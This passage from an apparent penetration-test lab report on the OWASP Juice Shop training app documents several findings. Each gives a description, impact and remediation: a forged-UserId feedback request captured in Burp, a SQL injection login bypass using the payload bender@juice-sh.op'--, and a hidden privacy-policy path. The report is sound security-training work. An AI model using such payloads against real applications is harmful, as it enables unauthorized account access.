Request headers
Response headers
Activate Windows
Type here to search
31°C Mostly sunny
11:41 AM
10/25/2025


Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
POST /api/Feedbacks/ HTTP/1.1
Host: 192.168.249.141:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
Content-Type: application/json
Content-Length: 94
Origin: http://192.168.249.141:3000
Connection: keep-alive
Referer: http://192.168.249.141:3000/
Priority: u=0
{
"captchaId":106,
"captcha":"4",
"comment":"hi, there ic (anonymous)",
"rating":4,
"UserId":1
}
Response
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/244
Content-Type: application/json; charset=utf-8
Content-Length: 175
ETag: W/"af-d3jFbMg3edDHBiGiUA9w299U5Cc"
Vary: Accept-Encoding
Date: Sat, 25 Oct 2025 11:39:06 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success",
"data":{
"id":244,
"comment":"hi, there ic (anonymous)",
"rating":4,
"UserId":1,
"updatedAt":"2025-10-25T11:39:06.130Z",
"createdAt":"2025-10-25T11:39:06.130Z"
}
}
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
Activate Windows
Type here to search
31°C Mostly sunny
11:40 AM
10/25/2025



Impact:

- If exploited, this vulnerability can lead to:
- Unauthorized Access: Attackers can impersonate other users.
- Data Integrity Issues: User-linked data such as feedback can be manipulated.
- Privilege Abuse: Malicious users can act on behalf of others
- Sensitive Data Exposure: Unauthorized access to private user information.
- Attack Chaining: Used with other vulnerabilities to escalate privileges or exfiltrate data.

Remediation:

- Implement server-side validation for all user identifiers; never trust client-supplied values.
- Enforce ownership checks so users can only modify their own data.
- Use session-based identifiers (tokens) instead of exposing direct user IDs.
- Apply Role-Based Access Control (RBAC) and least privilege principles.
- Regularly test for Broken Access Control issues with tools like OWASP ZAP or Burp Suite.

- Monitor application logs for suspicious forged requests or ID tampering attempts.

Vulnerability 20: Login Bender (SQL Injection)


Description:


SQL Injection (OWASP Top 10: 2021 – A03: Injection, CWE-89: Improper Neutralization of Special Elements in SQL Commands) occurs when an application fails to validate or sanitize user input before including it in SQL queries. This allows attackers to alter the intended query logic, bypass authentication, extract sensitive data, or modify database content.


In this case, the OWASP Juice Shop login form was vulnerable to SQL injection. By using a crafted payload in the username field, an attacker could log in as another user (Bender) without knowing the correct password, confirming that the query was not properly parameterized.


Steps to Reproduce:

- Navigate to the Login page: http://192.168.249.141:3000/#/login
- In the Username field, enter the following payload: bender@juice-sh.op'--
- Enter any random string in the Password field.
- Submit the form.
- Observe that the application logs in as Bender without requiring the correct password. A pop-up confirms that the challenge “Login Bender” has been solved.


Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
192.168.249.141:3000/#/administration
Administration
Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
Customer Feedback
1 I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)
2 Great shop! Awesome service! (***@juice-sh.op)
3 Nothing useful available here! (***der@juice-sh.op)
Incompetent customer support! Can't even upload photo of broken purchase!...
This is the store for awesome stuff of all kinds! (anonymous)
Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)
Keep up the good work! (anonymous)
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Clear
9:50 PM
10/26/2025


Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
192.168.249.141:3000/#/login
OWASP Juice Shop
Account
Your Basket
EN
Login
Email *
bender@juice-sh.op'--
Password *
Forgot your password?
Log in
Remember me
Not yet a customer?
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Clear
9:57 PM
10/26/2025





Impact: Exploitation of this vulnerability can result in:

- Unauthorized Access: Attackers can log in as other users or administrators.
- Sensitive Data Exposure: Extraction of usernames, passwords, or other confidential data.

- Privilege Escalation: Gaining administrative access to restricted functions.
- Data Manipulation: Alteration, deletion, or corruption of records.
- System Compromise: SQL injection may lead to full database or host control.
- Denial of Service (DoS): Malicious queries can overload or crash the database.

Remediation:

- Use parameterized queries (prepared statements) instead of string concatenation.
- Apply strict input validation and sanitization for all user input.
- Ensure database accounts follow the principle of least privilege (avoid using root/admin).
- Use ORM frameworks (e.g., Sequelize, Hibernate) to abstract direct SQL query execution.
- Deploy Web Application Firewall (WAF) rules to detect and block SQL injection attempts.
- Regularly review database queries and logs for suspicious behavior.
- Conduct periodic penetration tests and secure code reviews to identify injection flaws early.

Vulnerability 21: Privacy Policy Inspection (Information Disclosure)


Description:


The Privacy Policy Inspection vulnerability occurs when unintended or sensitive information is embedded within a web application's public-facing privacy policy page. In this case, the OWASP Juice Shop application contained hidden clues within the privacy policy text, marked using a CSS class (class="hot"). By inspecting the page source, an attacker could extract these clues, reconstruct them into a directory path, and access a hidden resource.


Although the discovered endpoint contained dummy content, this vulnerability demonstrates how attackers can exploit overlooked information in documentation to aid reconnaissance or further attacks.


Steps to Reproduce:


- Log in as a normal user on the Juice Shop instance: http://192.168.249.141:3000
- Navigate to the Privacy Policy page.
- Observe certain highlighted or glowing words in the text.
- Open the browser's Developer Tools (Inspector) and review the page source.
- Identify words marked with class="hot".
- Collect all highlighted phrases and reconstruct them into a directory path by replacing spaces with slashes (/).
- Example: http://192.168.249.141:3000/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility
- Visit the constructed URL and observe that the page loads (dummy content).
- The application displays a pop-up confirming the challenge "Privacy Policy Inspection" has been solved.




Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
192.168.249.141:3000/#/privacy-security/privacy-policy
• Email address
• Address, State, Province, ZIP/Postal code, City
• Cookies and Usage Data
A1.2 Usage Data
We may also collect information how the Service is accessed and used ("Usage Data"). This Usage Data may include information such as your computer's Internet Protocol address (e.g. IP address), browser type, browser version, the pages of our Service that you visit, the time and date of your visit, the time spent on those pages, unique device identifiers and other diagnostic data.
A1.3 Tracking & Cookies Data
We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.
Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also used are beacons, tags, and scripts to collect and track information and to improve and analyze our Service.
Firefox can't establish a connection to the server at ws://192.168.249.141:3000/socket.io/?EIO=4&transport=websocket&sid=dEw31EdD1kYk0oC2AAcX.
Activate Windows
Go to Settings to activate Windows.


Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
192.168.249.141:3000/#/privacy-security/privacy-policy
A1.3 Tracking & Cookies Data
We use cookies and similar tracking technologies to track the activity on our Service and hold certain information.
Cookies are files with small amount of data which may include an anonymous unique identifier. Cookies are sent to your browser from a website and stored on your device. Tracking technologies also used are beacons, tags, and scripts to collect and track information and to improve and analyze our Service.
You can instruct your browser to refuse all cookies or to indicate when a cookie is being sent. However, if you do not accept cookies, you may not be able to use some portions of our Service.
Examples of Cookies we use:
• Session Cookies: We use Session Cookies to operate our Service.
• Preference Cookies: We use Preference Cookies to remember your preferences and various settings.
• Security Cookies: We use Security Cookies for security purposes.
A2. Use of Data
OWASP Juice Shop uses the collected data for various purposes:
Firefox can't establish a connection to the server at ws://192.168.249.141:3000/socket.io/?EIO=4&transport=websocket&sid=dEw31EdD1kYk0oC2AAcX.
Activate Windows
Go to Settings to activate Windows.





Impact: If exploited, this vulnerability can lead to:

- Information Disclosure: Exposure of internal paths or hidden clues.
- Reconnaissance: Attackers can map directory structures or identify weak points.
- Compliance Risks: Leaking personal or regulatory data through policy text.

- Loss of User Trust: Users may perceive negligence in privacy practices.
- Reputational Damage: Sensitive or technical information appearing in public documents.

Remediation:

- Remove any embedded clues or sensitive data from public-facing documentation.
- Conduct regular reviews of privacy policy content for compliance and technical accuracy.
- Implement content sanitization to prevent accidental leakage of internal references.
- Follow established privacy frameworks (e.g., GDPR, HIPAA) when creating policy content.
- Perform periodic penetration tests to detect hidden metadata, clues, or sensitive disclosures.


Vulnerability 22: Upload Size (Improper Input Validation)

